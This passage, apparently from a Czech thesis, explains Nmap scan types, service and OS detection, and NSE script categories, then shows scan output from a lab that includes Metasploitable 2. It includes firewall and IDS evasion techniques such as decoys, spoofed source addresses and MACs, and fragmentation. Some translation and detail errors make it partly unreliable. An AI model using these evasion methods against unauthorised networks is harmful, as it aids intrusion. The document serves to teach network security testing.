tak dlouho, dokud se nedosáhne cílového hostitele. Při provádění tohoto postupu v síti mapovače je třeba nejprve nastavit vysokou TTL, průběhem sítí TTL klesá, až je TTL rovno 0. Toto umožňuje mapovači sítě použít kešovací algoritmy, aby se zvýšila rychlost sledování trasy. Network Mapper v průměru odesílá 5-10 paketů na 1 hostitele, v závislosti na stavu sítě. Pokud skenujete jedinou podsíť (např. 192.168.0.0/24), může být postačující odeslat pouze jeden paket na hostitele.

--reason – Zobrazit příčiny stavu portu a hostitele. Tato možnost zobrazuje informace o důvodech, pro které je každý port nastaven na jakýkoli stav a pro který každý hostitel pracuje nebo nepracuje. Tato možnost zobrazuje typ paketu, pro který byl určen stav portu nebo hostitele, RST paketu z uzavřeného portu nebo odpověď echa z pracovního počítače.

Informace, kterou skener může dát, se definuje druhem skenování nebo pingování. SYN skenování a SYN pingování (-sS a -PS) jsou podrobně popsány a informace o skenování pomocí připojení TCP (-sT) jsou omezeny na implementaci systémového volání *connect.* Tato funkce se automaticky aktivuje při použití možnosti ladění (-d) a výsledky její práce jsou uloženy v souborech XML, a to i v případě, že tato volba nebyla zadána. [5]

-n – Možnost zakázat rozlišování DNS. Informuje síťový mapovač, že nemá rozpoznávat názvy DNS každé detekované aktivní adresy IP. Rozlišování DNS může být pomalé i při použití paralelního resolveru adres IP zabudovaného do nástroje mapovače sítě, takže tato možnost může zkrátit dobu skenování.

-R – Možnost vyřešit názvy DNS pro všechny případy. Instrukcí síťového mapovače je vždy zpětně povolit názvy DNS pro každou cílovou adresu IP. Normálně DNS mapování platí pouze pro dostupné hostitele.

--system-dns – Možnost použít systémový resolver DNS. Ve výchozím nastavení síťový mapovač konvertuje adresy IP zasláním dotazů přímo na jmenné servery zadané v systému a analyzuje odpověď. Mnoho dotazů se provádí paralelně, aby se zvýšil výkon. Konvertor systému se vždy používá pro skenování pomocí protokolu IPv6.

--dns-servers <server1> [, <server2> [, ...]] – Možnost nastavení serveru pro reverzní rozlišení DNS. Ve výchozím nastavení Network Mapper určuje server DNS (pro řešení rDNS) ze souboru resolv.conf (Unix) nebo z registru (Win32). Tuto možnost můžete použít k zadání alternativních serverů. Použití více serverů DNS často zvyšuje rychlost skenování, zejména pokud jsou vybrány oficiální servery pro IP cílový prostor. Tato možnost také může zvýšit utajení, protože dotazy mohou být přesměrovány libovolným rekurzivním serverem DNS na Internetu. [3]

3.2 SKENOVACÍ METODY TCP A UDP

Většina typů skenování je k dispozici pouze pro privilegované uživatele, protože jsou založeny na odesílání starých paketů, což vyžaduje práva uživatelů root na systémech Unix. V systému Windows se doporučuje spouštět skenování pod účtem správce, avšak v některých případech funguje síťový mapovač s běžným uživatelským účtem.

Network Mapper umožňuje kdykoli použít pouze jednu metodu skenování. Výjimkou je skenování UDP (-sU), které lze kombinovat s jakýmkoli typem skenování TCP.

Různé možnosti prohledávání portů jsou zadány ve formuláři –s <C>, kde <C> je znak z názvu typu skenování. [3]

-sS – TCP SYN scan. Nejpopulárnější typ skenování ve výchozím nastavení. SYN je schopen s rychlým připojením skenovat tisíce portů za sekundu, jeho provoz není bráněn omezujícími firewally. Tento typ skenování je neviditelný, protože s tímto skenováním se spojení TCP nikdy nezavede až do konce.

SYN pracuje s libovolným zásobníkem TCP, poskytuje spolehlivé rozlišení mezi stavy: otevřený, uzavřený a filtrovaný.

Tato technika skenování se často nazývá skenování s použitím polootevřených spojení, z důvodu toho, že se neotevírá plné TCP spojení.

Odpovědi SYN/ACK ukazují, že port je připraven (otevřený) a RST (reset), že není připraven na komunikaci. Pokud po několika žádostech neobdrží odpověď, port je označen jako filtrovaný. Přístup je také označen jako filtrovaný, pokud dojde k odezvě chyby ICMP nedosažitelné (typ 3, kód 1,2, 3, 9, 10 nebo 13).

-sT (TCP skenování pomocí připojení systémového volání). Výchozí typ skenování TCP, je-li skenování SYN nedostupné, pokud uživatel nemá oprávnění používat surové pakety nebo při skenování sítí IPv6.

Tímto prověřováním síťový mapovač požaduje, aby operační systém založil spojení s cílovým hostitelem na daném portu odesláním volání pro připojení. Connect je systémové volání, které používají klienti P2P, prohlížeče a další aplikace k vytvoření spojení. Connect je součástí programovatelného rozhraní známé jako Berkeley Sockets API.

Mapovač sítě používá rozhraní Berkeley Sockets API, aby získal stav každého pokusu o připojení. [4]

Když je možné použít SYN skenování, tak je vhodné jej použít, jelikož toto skenování je nejlepší. Systémové volání ukončuje spojení se všemi otevřenými porty, místo toho, aby bylo

použito polootevřené spojení, jako v případě se SYN skenováním. V takovém případě je potřeba pro získání stejné informace větší množství času a paketů, a také cílová zařízení mohou zapsat toto spojení do logu. To samé dělá kvalitní IDS, ale velký počet zařízení nemá tuto ochranu. Velký počet služeb v UNIX systému bude zapisovat do logu, když síťový mapovač bude otevírat a uzavírat spojení bez posílání dat. Správce uvidí v logu skupinový seznam zápisů o zkouškách pro vytvoření spojení z jednoho zařízení a zjistí, že zařízení bylo skenováno.

-sU (možnost skenování UDP). Většina služeb využívá protokol TCP, ale služby UDP jsou také rozšířené. Oblíbené služby: DNS, SNMP a DHCP (použije porty 53, 161/162 a 67/68). UDP skenování je pomalejší a obtížnější než TCP skenování, takže mnoho uživatelů ignoruje tyto porty, což je chyba, protože některé služby UDP jsou používány pro síťové útoky. [3]

UDP skenování je povoleno s volbou -sU, lze jej kombinovat s jakýmkoliv typem skenování TCP, aby se při jednom skenování paralelně používaly dva protokoly.

Skenování UDP pošle prázdné hlavičky UDP do každého cílového portu. V závislosti na reakci: jestliže odpověď je chyba chybějícího portu ICMP (typ 3, kód 3) tak je port uzavřen. Jiné chyby nedostupnosti ICMP (typ 3, kódy 1, 2, 9, 10 nebo 13) znamenají, že je port filtrován.

Hlavní nevýhodou skenování UDP je jeho rychlost. Otevřené a filtrované porty nemusí odesílat odpovědi a Network Mapper pošle opakované požadavky. Zavření portů může vrátit ICMP chybu neúspěšného portu.

Network Mapper detekuje tato omezení a minimalizuje počet požadavků, aby nedošlo k zaplnění sítě pakety, které cílový hostitel ignoruje.

Chcete-li zvýšit rychlost skenování pomocí protokolu UDP, použijte paralelní kontroly hostitele, prioritní prohledávání populárních portů, skenování firewallu a použití možnosti --host-timeout pro ignorování pomalých hostitelů. [5]

-sN; -sF; -sX (TCP NULL, FIN a Xmas scan). Tyto typy skenování se používají k rozdělení portů na otevřené a zavřené porty kvůli malé chybě v TCP RFC. Pokud je hostitel skenován (kompatibilní s RFC), paket, který nemá bity SYN, RST, ACK, iniciuje odeslání odpovědi RST, pokud je port blízký, nebo pokud není port otevřený, tak nebude odeslána žádná odpověď. Pokud tyto bity nejsou v paketu nastaveny, pak bude nějaká z kombinací FIN, PSH a URG správná.

Network Mapper používá tento princip v následujících typech skenování:

- Nulový sken (-sN) - nejsou nastaveny žádné bity (Flags v hlavičce TCP 0);
- FIN scan (-sF) - je nastaven pouze bit TCP FIN;

- Xmas scan (-sX) - nastavte příznaky FIN, PSH a URG.

Výše uvedené typy skenování pracují podobným způsobem, liší se pouze v příkazech TCP nastavených v požadavcích paketů. V případě, že požadavek obdrží RST paket, pak port je zavřený, pokud neobdrží odpověď, tak port je otevřený | filtrovaný a port je filtrován, jestliže dojde k nedosažitelné chybě ICMP (typ 3, kód 1, 2, 3, 9, 10 nebo 13).

-sA (kontrola TCP ACK). Tento typ skenování nemůže detekovat otevřený a otevřený | filtrovaný port. Používá se k určení algoritmu firewallu (stavové účtování, filtrované porty).

Požadovaný paket obsahuje pouze příznak ACK (pokud nejsou zahrnuty --scanflags). Při skenování nefiltrovaných systémů otevře a poté znovu uzavře paket RST a Network Mapper je označí za nefiltrované. Neodpovídající porty nebo chyba kompatibilní s protokolem ICMP (typ 3, kód 1, 2, 3, 9, 10 nebo 13) jsou označeny jako filtrované. [5]

-sW (skenování TCP okna). Tento typ skenování se podobá kontrole ACK a slouží k oddělení portů do otevřeného a zavřeného prostoru. Oddělení portů je založeno na analýze pole protokolu přijatého paketu RST.

V mnoha otevřených systémech mají porty pozitivní hodnotu pole TCP a blízké porty jsou nulové. Této metodě však nelze zcela důvěřovat, protože ne všechny systémy toto pravidlo podporují.

-sM (Maimon TCP scan). Tento typ skenování byl popsán odborníkem Uriel Maimon. Princip skenování je podobný metodám skenování NULL, FIN a Xmas, ale FIN / ACK se používají pro dotazy. Podle protokolu RFC 793 (TCP) v reakci na požadavek FIN / ACK by měl systém vrátit RST paket, pokud je port otevřený nebo zavřený. Uriel Mamon si všiml, že systémy BSD vyhodí paket, pokud je port otevřený. [3]

--scanflags (Vlastní skenování TCP). Možnosti umožňují přizpůsobit typ skenování nastavením příznaků TCP.

Argument --scanflags je číselná nebo symbolická hodnota (např. Číselná: 1-9 - PSH a FIN příznaky; symbolické: URG, ACK, PSH, RST, SYN a FIN).

Kromě příznaků můžete určit typ skenování TCP (například -sA / -sF). Typ skenování umožní síťovému mapovači interpretovat systémové odpovědi. Network Mapper provádí zadaný typ skenování se zadanými příznaky TCP. Výchozí hodnota je SYN skenování.

-sI <zombie_host> [: <port>] (lazy idle scan). Tato metoda skenování umožňuje nenápadné prohledávání portu cíle pomocí protokolu TCP (pakety nejsou odeslány do cílového hostitele ze skutečné IP adresy). Zařízení zombie generuje ID IP fragmentu pro shromažďování informací o otevřených portech cílového hostitele. IDS zváží skenování z počítače zombie. [5]

Tento typ skenování také umožňuje identifikovat a používat důvěryhodné vztahy mezi hostitelemi založenými na protokolu IP.

Chcete-li použít určený port, musíte jej zadat za dvojtečku na virtuálním hostiteli. Výchozí port je 80.

-sO (skenování IP). Tento typ skenování určuje seznam protokolů IP cílového hostitele (TCP, ICMP, IGMP atd.). [3]

Skenování protokolu IP je podobné algoritmu implementovanému ve skenování UDP. V odeslaných IP paketech se změní 8bitové pole protokolu. Hlavičky jsou obyčejně prázdné, neobsahují žádná data a také správné údaje pro potřebný protokol. Výjimkami jsou TCP, UDP a ICMP. Systém při skenování očekává, že protokol ICMP vrátí chybovou zprávu o nedosažitelnosti. Pokud mapovač sítě přijímá jakoukoli odpověď na jakýkoli protokol, protokol je označen jako otevřený. Chybová zpráva protokolu ICMP (typ 3, kód 2) označuje protokol jako uzavřený. Další chyby ICMP nedostupnosti (typ 3, kód 1, 3, 9, 10 nebo 13) označí protokol jako filtrovaný (současně označují, že protokol ICMP je otevřený). Pokud po několika žádostech neobdržíte žádnou odpověď, je protokol označen jako otevřený | filtrovaný.

-b <FTP host> (skenování FTP). Tento typ skenování je založen na schopnosti serveru FTP skenovat porty jiných hostitelů. Systém požaduje, aby server FTP odeslal soubor na každý naskenovaný port cílového počítače. Chybová zpráva indikuje stav otevření nebo uzavření portu. Tento typ skenování je vhodný pro obejití firewallů, protože FTP servery mají větší přístup k hostitelům sítě než jiné počítače. [3]

3.3 DETEKCE VERZÍ SÍŤOVÝCH SLUŽEB

Network Mapper může při skenování vzdáleného hostitele indikovat otevření portů 25 (TCP), 80 (TCP) a 53 (UDP). Nmap-services má pro mapování portů pro konkrétní služby ve své databázi: poštovní server (SMTP), webový server (HTTP) a server pro překlad doménového jména (DNS).

Spolehlivost definice je vysoká, protože statisticky je tato informace potvrzena s velkou pravděpodobností.

Po rozpoznání portů TCP anebo UDP, je spuštěn síťový mapovač, aby se určili služby, které tyto porty používají. Databáze nmap-service-probes obsahuje dotazy týkající se různých služeb a odpovídajících výrazů pro rozpoznávání a analýzu odpovědí. [4]

Network Mapper se také pokusí zjistit protokoly služeb, název aplikace, verzi, název hostitele, typ zařízení, operační systém a jméno uživatele, ale ve většině případů nejsou tyto informace poskytovány.

Pokud síťový mapovač nemůže interpretovat odpovědi služby, poskytne odkaz pro odeslání informací o službě pro další analýzu.

Možnosti zjištění verzí služby:

- **-sV** (verze). Volba spustí funkci pro detekci verzí;
- **--allports** (nevylučování portů z detekce verzí). Ve výchozím nastavení funkce detekce verze vynechává port TCP 9100, protože některé tiskárny jednoduše vytisknou vše, co přichází k tomuto portu, což vede k desítkám stránek požadavků HTTP GET, požadavkům na binární relace SSL atd. [5];
- **--version-intensity** <hodnota> (nastavuje intenzitu funkce). Při skenování s určenou volbou verze (-sV) mapovač sítě odesílá řadu požadavků, z nichž každá má přiřazenou hodnotu v rozmezí od 1 do 9.

Požadavky s nízkými hodnotami jsou účinné pro většinu typických služeb, zatímco požadavky s vyššími hodnotami jsou jen zřídka využívány v praxi. Úroveň intenzity určuje, které dotazy by měly být použity během skenování. Čím vyšší je požadavek, tím větší je pravděpodobnost správné identifikace služby. Skenování s vysokou intenzitou však bude trvat dlouho. Úroveň intenzity musí být nastavena na číslo od 0 do 9.

-sR (RPC scan). Tato metoda skenování může pracovat paralelně s jinými způsoby skenování. Tato volba odešle více příkazů NULL programu SunRPC k otevřeným portům protokolu TCP / UDP, aby se zjistilo, zda jsou tyto porty typu RPC a jaké programy a verze používají. [1]

3.4 DETEKCE VERZÍ OPERAČNÍHO SYSTÉMU

Důležitou funkcí síťového mapovače je definice operačního systému založená na analýze stacků protokolu TCP / IP. Systém odesílá pakety TCP a UDP do vzdáleného hostitele a zkoumá odpovědi. Po obdržení několika variant odpovědí porovnává síťový mapovač výsledky s databází typických sad odezev pro různé operační systémy a zobrazí informace o operačním systému nainstalovaném na hostiteli.

Všechny sady obsahují textový popis operačního systému a klasifikace, udávající výrobce OS, název OS, generaci OS, typ zařízení. [5]

Pokud síťový mapovač nemůže identifikovat operační systém, pak bude vyžadovat soubor vlastností pro další analýzu a doplnění databáze.

Možnosti detekce OS:

- **-**O – Povolit definici OS;

- --osscan-guess; -fuzzy – Není-li možné přesně určit operační systém, může síťový mapovač poskytnout odhad pravděpodobnosti s označením procentuální pravděpodobnosti;
- --max-os-tries <hodnota> – Nastavení maximálního počtu pokusů o naskenování operačního systému. Pokud je skenovací cyklus chybný, OS opakuje pokusy o skenování. Ve výchozím nastavení síťový mapovač provádí 5 skenovacích cyklů za výhodných podmínek a dvakrát ve všech ostatních případech. [1].

3.5 DETEKCE FIREWALLU

Brány firewall činí síťové skenování obtížné. Síťový mapovač má možnosti, jak obejít firewally. Tyto funkce umožňují otestovat síťový zabezpečovací systém.

Dalším prvkem zabezpečení sítě jsou systémy detekce narušení (systémy IDS). IDS používá pravidla pro zjištění, zda je síť naskenována a umožňuje ji zablokovat. [4]

-f (fragmentové pakety); --mtu (pomocí specifikované hodnoty MTU). Volba -f nastavuje režim pro použití malých fragmentovaných IP paketů.

Cílem je rozdělit hlavičky TCP na části a poslat je do různých paketů, aby se zablokovaly filtry paketů a IDS.

-D <dummy_host1> [, <dummy_host2>] [, ...] (možnost maskování skenování pomocí fiktivních hostitelů). Skenování pomocí falešných hostitelů umožňuje zaměnit filtry a IDS. IDS sleduje počet skenů portů z každé adresy IP, ale nemůže určit, která adresa je právě prohledávána.

Použití velkého počtu falešných hostitelů může snížit rychlost skenování a snížit přesnost. [1]

-S <IP adresa> (možnost změnit zdrojovou adresu). Mapovač sítě nemusí určit adresu hostitele, v takovém případě můžete změnit adresu IP vysílajícího hostitele. To může být použito k zachycení bezpečnostního systému vzhledem ke zdroji skenování.

-e <zařízení> (možnost použít konkrétní rozhraní). Tato volba nastavuje rozhraní použité pro odesílání / příjem paketů.

--source-port <číslo portu>; -g <číslo portu> (možnost nastavení vlastního čísla portu). Mnoho bezpečnostních systémů je nakonfigurováno tak, aby důvěřovalo provozu z určitého portu. Uvažovaná možnost umožňuje využít této chyby v zabezpečení.

Většina typů skenování TCP a UDP podporuje volby --source-port a -g.

--data-length <číslo> (možnost generovat libovolná data pro odesílání paketů). Síťový mapovač obvykle odesílá minimální pakety sestávající ze záhlaví. Volba --data-length specifikuje velikost paketu, který má být generován. Síťový mapovač přidává do vytvořených paketů zadaný počet libovolných bajtů. Tato možnost zpomaluje skenování a činí jej méně viditelným.

--ip-options <S | R [trasa1] | L [trasa2] | T | U ...>; --ip-options <šestnáctkový řetězec> (možnost odeslat balíček se zadanými možnostmi IP). Možnosti umožňují provést potřebné změny v hlavičce paketu. Mnoho směrovačů blokuje nejnebezpečnější možnosti, ale to nevylučuje jejich použití pro určování a manipulaci s trasami na cílové počítače. [4]

--ttl <hodnota> (možnost nastavit životnost balíčku). Nastaví pole životnosti IPv4 v odeslaných paktech podle zadané hodnoty.

--rangemize-hosts (možnost volby libovolného pořadí pro účely skenování). Tato volba umožňuje skrytí síťového skenování. Mapovač sítě přesune každou skupinu až 16384 hostitelů před skenováním. [3]

--spoof-mac <MAC adresa, předpona nebo název výrobce> (možnost zadat vlastní MAC adresu). Volba nastavuje adresu MAC pro odeslané ethernetové rámce. MAC adresa může být zadána přesně jako neúplná sada hexadecimálních číslic (s částečnou náhodnou náplní) a = 0 (plné náhodné plnění). Pokud argument není zadán, síťový mapovač vyhledá název výrobce ve své databázi. Pokud je nalezena shoda, síťový mapovač používá předponu OUI výrobce (tříbajtová předpona) a zbývající 3 bajty náhodně vyplní.

--badsum (možnost odeslat pakety s fiktivními kontrolními součty TCP / UDP). Volba nastavuje použití nesprávných kontrolních součtů TCP / UDP pro pakety odeslané během skenování. Asi každá realizace protokolu IP nezpracovává takové pakety a jakékoliv odpovědi přicházející od firewallu nebo IDS, které nekontroluje kontrolním součtem, s vysokou pravděpodobností pocházejí od firewallu nebo IDS, který nekontroluje kontrolní součet.

3.6 POKROČILÉ SKENOVACÍ TECHNIKY

NMAP má několik pokročilých technik pro skenovani siti. K takovym technikam patři:

- **-6 (**možnost povolit skenování protokolu IPv6). Možnost zahrnuje práci s protokolem IPv6. ISP nemusí poskytnout adresu IPv6, v takovém případě je možné použít službu Tunnel Brokers;
- **-A** (možnost aktivovat agresivní skenování). Možnost nastavení požadovaných informací při skenování: operační systém (-O), verze OS (-sV), skenování pomocí skriptů (-sC), trasování (- traceroute) [3];

- **--send-eth** (možnost použití raw ethernet). Povolením této volby je systém informován o odesílání paketů pomocí vrstvy raw Ethernet a síťové vrstvy IP.

Ve výchozím nastavení síťový mapovač zvolí metodu pro konkrétní platformu. Raw pakety jsou vhodnější pro práci s platformou Unix a ethernetové rámce pro platformu Windows.

- **--send-ip** (možnost povolit použití raw IP úrovně). Tato volba říká systému odesílat raw IP sokety, nikoliv ethernetové rámce nízké úrovně;
- **--privileged** (oprávněná uživatelská volba). Možnost uvádí, že uživatel má všechna potřebná oprávnění pro použití raw soketů a dalších podobných operací. [3];
- **--unprivileged** (neoprávněná možnost uživatele). Možnost uvádí, že uživatel nemá oprávnění pro použití raw sockets a sniffingu.

3.7 SKRIPTOVANI POMOCI NMAP

Skriptovací systém Nmap Scrtipting Engine představuje komplexní nabídku testováni síť‘ove infrastruktury. Tento systém umožňuje uživatelům psát a sdílet skripty, které jsou napsané v programovacím jazyce Lua, pro automatizace skenovaní sítí. Skripty se vyznacuji vysokou ryhlostí a efektivitou. Předpřipravene skripty jsou uložené v databázi a jsou uživatelům k dispozici. [3]

Skripty jsou v databazi rozděleny do několika kategorií:

- **Auth** – kategorie obsahuje skripty pro autentifikace v cihlovém systému.
- **Broadcast** – skripty z této kategorie jsou použitelné pro skenovaní sítí pomoci všesměrového vysíláni.
- **Brute** – dane skripty jsou použitelné pro útok hrubou silou, aby získat data pro přihlášení na vzdálený systém.
- **Discovery** – skripty, které jsou použitelné pro získáni informace o sítí pomoci zařízení s podporou SNMP.
- **Dos** – dane skripty obyčejně používají pro zastaveni provozu zařízení nebo síťových služeb.
- **Exploit** – dane skripty jsou určené k použití zranitelností v systému.
- **External** – skripty, které posílají data do databázi třetí strany nebo do jiného zařízení.
- **Fuzzer** – skripty z dane kategorie jsou použitelné pro posíláni náhodných nebo neočekávaných paketů.

- **Intrusive** – skripty ,které nejsou bezpečné, z důvodu, že mohou zastavit provoz síťových služeb.
- **Malware** – skripty, které jsou určené k detekce, zda cílové zařízení má backdoory.
- **Vuln** – skripty, které jsou určené pro detektovani zranitelnosti systému a získáni informaci o zranitelnosti.

Pro použití skriptu jsou následující příkazy:

- **-sC**: ekvivalentní možnost --script=default;
- **--script=**<Lua scripts>: <Lua scripts> je seznam oddělených čárkami adresářů, souborů skriptů nebo kategorií skriptů;
- **--script-args**=<n1=v1,[n2=v2,...]>: Předávání argumentů skriptům;
- **--script-trace**: Tisk všech přijatých a odeslaných dat;
- **--script-updatedb**: Aktualizování databáze skriptů.


4 PŘÍKLADY POUŽITÍ V PRAXI

4.1 POPIS SYSTÉMU PRO TESTOVÁNÍ

Testovací síť se skládá ze 7 počítačů a jednoho přepínače viz obrázek 4.1. Všechny počítače jsou připojené k přepínači a IP adresy jsou nastaveny manuálně. Všechny počítače mají výchozí nastavení, všechny změny a parametry jsou popsané v tabulkách 1 a 2.

Parametry sítě:

- Adresa podsítí: 10.0.2.0;
- Maska podsítí: 255.255.255.0;
- Výchozí brána: 10.0.2.2;
- DNS server: 10.0.2.2.



Obrázek 2 Schéma systému pro testování

Zdroj: Vlastní

Tabulka 1 Seznam počítačů

Název počítače	Jméno hostitele	Operační systém	IP adresa	MAC adresa	Rozšířené nastavené
Windows 7 №1	windows-7-N1	Microsoft Windows 7 x64 SP 1	10.0.2.101	08:00:27:99:E1:7A	-
Windows 7 №2	windows-7-N2	Microsoft Windows 7 x64 SP 1	10.0.2.102	08:00:27:99:E1:7B	Firewall je vypnutý
Windows 10 №1	windows-10-N1	Microsoft Windows 10 x64	10.0.2.103	08:00:27:99:E1:7C	-
Windows 10 №2	windows-10-N2	Microsoft Windows 10 x64	10.0.2.104	08:00:27:99:E1:7D	Firewall je vypnutý
Linux №1	linux-N1	Ubuntu 18.04.2 LTS	10.0.2.105	08:00:27:99:E1:8A	-
Linux №2	linux-N2	Metasploitable 2 (Ubuntu 8.04)	10.0.2.106	08:00:27:99:E1:8B	-
Skener	skener	Kali Linux	10.0.2.99	08:00:27:99:91:99	-

Zdroj: Vlastní

Tabulka 2 Seznam přidaných služeb

Název počítače	Služba	Program	Port
Windows 7 №1	HTTP	Miniweb	8000
Windows 7 №2	HTTP	Miniweb	8000
Windows 10 №1	HTTP	Miniweb	8000
Windows 10 №2	HTTP	Miniweb	8000
Linux №2	FTP	VSFTPD	21
Linux №2	SSH	OpenSSH	22
Linux №2	Telnet	Linux telnetd	23
Linux №2	SMTP	Postfix smtpd	25
Linux №2	domain	ISC BIND	53
Linux №2	HTTP	Apache httpd	80
Linux №2	rpcbind	RPC	111
Linux №2	netbios-ssn	Samba smbd	134
Linux №2	netbios-ssn	Samba smbd	445
Linux №2	exec	netkit-rsh	512
Linux №2	shell	Netkit rshd	513
Linux №2	rmiregistry	GNU Classpath grmiregistry	1099
Linux №2	NFS		2049
Linux №2	FTP	ProFTPD	2121
Linux №2	mysql	MySQL	3306
Linux №2	distccd	distccd	3632
Linux №2	postgresql	PostgreSQL DB	5432
Linux №2	vnc	VNC	5900
Linux №2	X11		6000
Linux №2	irc	UnrealIRCd	6667
Linux №2	irc	UnrealIRCd	6697
Linux №2	ajp13	Apache Jserv	8009
Linux №2	HTTP	Apache Tomcat	8180
Linux №2	drb	Ruby DRb RMI	8787

Zdroj: Vlastní

4.2 ZÁKLADNÍ SKENOVANÍ SÍTÍ

Pro získání seznamu aktivních zařízení stačí zadat příkaz *nmap* s parametrem –sn a vybraným parametrem cíle:

- *<IP adresa>* – skenovaní jedné adresy;
- *<a.b.c.d-w.x.y.z>* – skenovaní adres v rámci intervalu a.b.c.d-w.x.y.z;
- *<IP adresa/Maska>* – skenovaní podsítí;
- *<Nazev uzlu>* – skenovaní zařízení podle doménového jména.

Ten druh skenovaní bude posílat TCP ACK paket na port 80 a ICMP paket na každou cílovou adresu.

Výsledky skenovaní příkazem *nmap -sn 10.0.2.0/24* jsou:

```
Nmap scan report for 10.0.2.99
Host is up (0.00016s latency).
MAC Address: 08:00:27:99:91:99
Nmap scan report for 10.0.2.102
Host is up (0.00041s latency).
MAC Address: 08:00:27:99:E1:7B
Nmap scan report for 10.0.2.104
Host is up (0.00027s latency).
MAC Address: 08:00:27:99:E1:7D
Nmap scan report for 10.0.2.105
Host is up (0.00028s latency).
MAC Address: 08:00:27:99:E1:8A
Nmap scan report for 10.0.2.106
Host is up (0.00027s latency).
MAC Address: 08:00:27:80:D3:2A
```

Na základě těchto výsledků je možné říct, že v síti je 5 aktivních zařízení: Skener, Windows 7 №2, Windows 10 №2, Linux №1, Linux №2 a výsledky jsou neúplné z důvodu, že počítače Windows 7 №1, Windows 10 №1 mají zapnutý firewall, který zahodí pakety.

4.3 DETEKCE VERZÍ SÍŤOVÝCH SLUŽEB

Jednou z nejpoužitelnějších funkcí NMAP je detekce názvu služby, programu a jeho verze spuštěných na zařízení. Například, výhoda těchto funkcí je ve výběru exploitu a v prolomení zařízení. Detekce probíhá na základě analýzy dat odpovědí a porovnaní s informací v databázi. Pravděpodobnost správného detektovaní je docela vysoká.

Pro základní detekci verzí služeb je parametr *-sV,* pomocí něhož bude spuštěna detekce verze síťových služeb.

Výsledky skenovaní příkazem *nmap -sV 10.0.2.101-106* jsou

```
Nmap scan report for 10.0.2.101
Host is up (0.00057s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
8000/tcp open http-alt MiniWeb

Nmap scan report for 10.0.2.102
Host is up (0.00017s latency).
Not shown: 986 closed ports
PORT   STATE SERVICE   VERSION
135/tcp  open msrpc    Microsoft Windows RPC
139/tcp  open netbios-ssn Microsoft Windows netbios-ssn
445/tcp  open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
554/tcp  open rtsp?
2869/tcp open http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open http-alt   MiniWeb
10243/tcp open http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open msrpc    Microsoft Windows RPC
49153/tcp open msrpc    Microsoft Windows RPC
49154/tcp open msrpc    Microsoft Windows RPC
49155/tcp open msrpc    Microsoft Windows RPC
49156/tcp open msrpc    Microsoft Windows RPC
49157/tcp open msrpc    Microsoft Windows RPC

Nmap scan report for 10.0.2.103
Host is up (0.00036s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
8000/tcp open http-alt MiniWeb

Nmap scan report for 10.0.2.104
Host is up (0.00017s latency).
Not shown: 996 closed ports
PORT   STATE SERVICE   VERSION
135/tcp open msrpc    Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
8000/tcp open http-alt   MiniWeb

Nmap scan report for 10.0.2.105
Host is up (0.00014s latency).
All 1000 scanned ports on 10.0.2.105 are closed
MAC Address: 08:00:27:99:E1:8A

Nmap scan report for 10.0.2.106
Host is up (0.00016s latency).
Not shown: 977 closed ports
PORT   STATE SERVICE   VERSION
21/tcp  open ftp     vsftpd 2.3.4
22/tcp  open ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

```
23/tcp  open telnet   Linux telnetd
25/tcp  open smtp    Postfix smtpd
53/tcp  open domain   ISC BIND 9.4.2
80/tcp  open http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind   2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec    netkit-rsh rexecd
513/tcp open login    OpenBSD or Solaris rlogind
514/tcp open shell    Netkit rshd
1099/tcp open rmiregistry GNU Classpath grmiregistry
1524/tcp open bindshell  Metasploitable root shell
2049/tcp open nfs     2-4 (RPC #100003)
2121/tcp open ftp     ProFTPD 1.3.1
3306/tcp open mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc     VNC (protocol 3.3)
6000/tcp open X11     (access denied)
6667/tcp open irc     UnrealIRCd
8009/tcp open ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:80:D3:2A
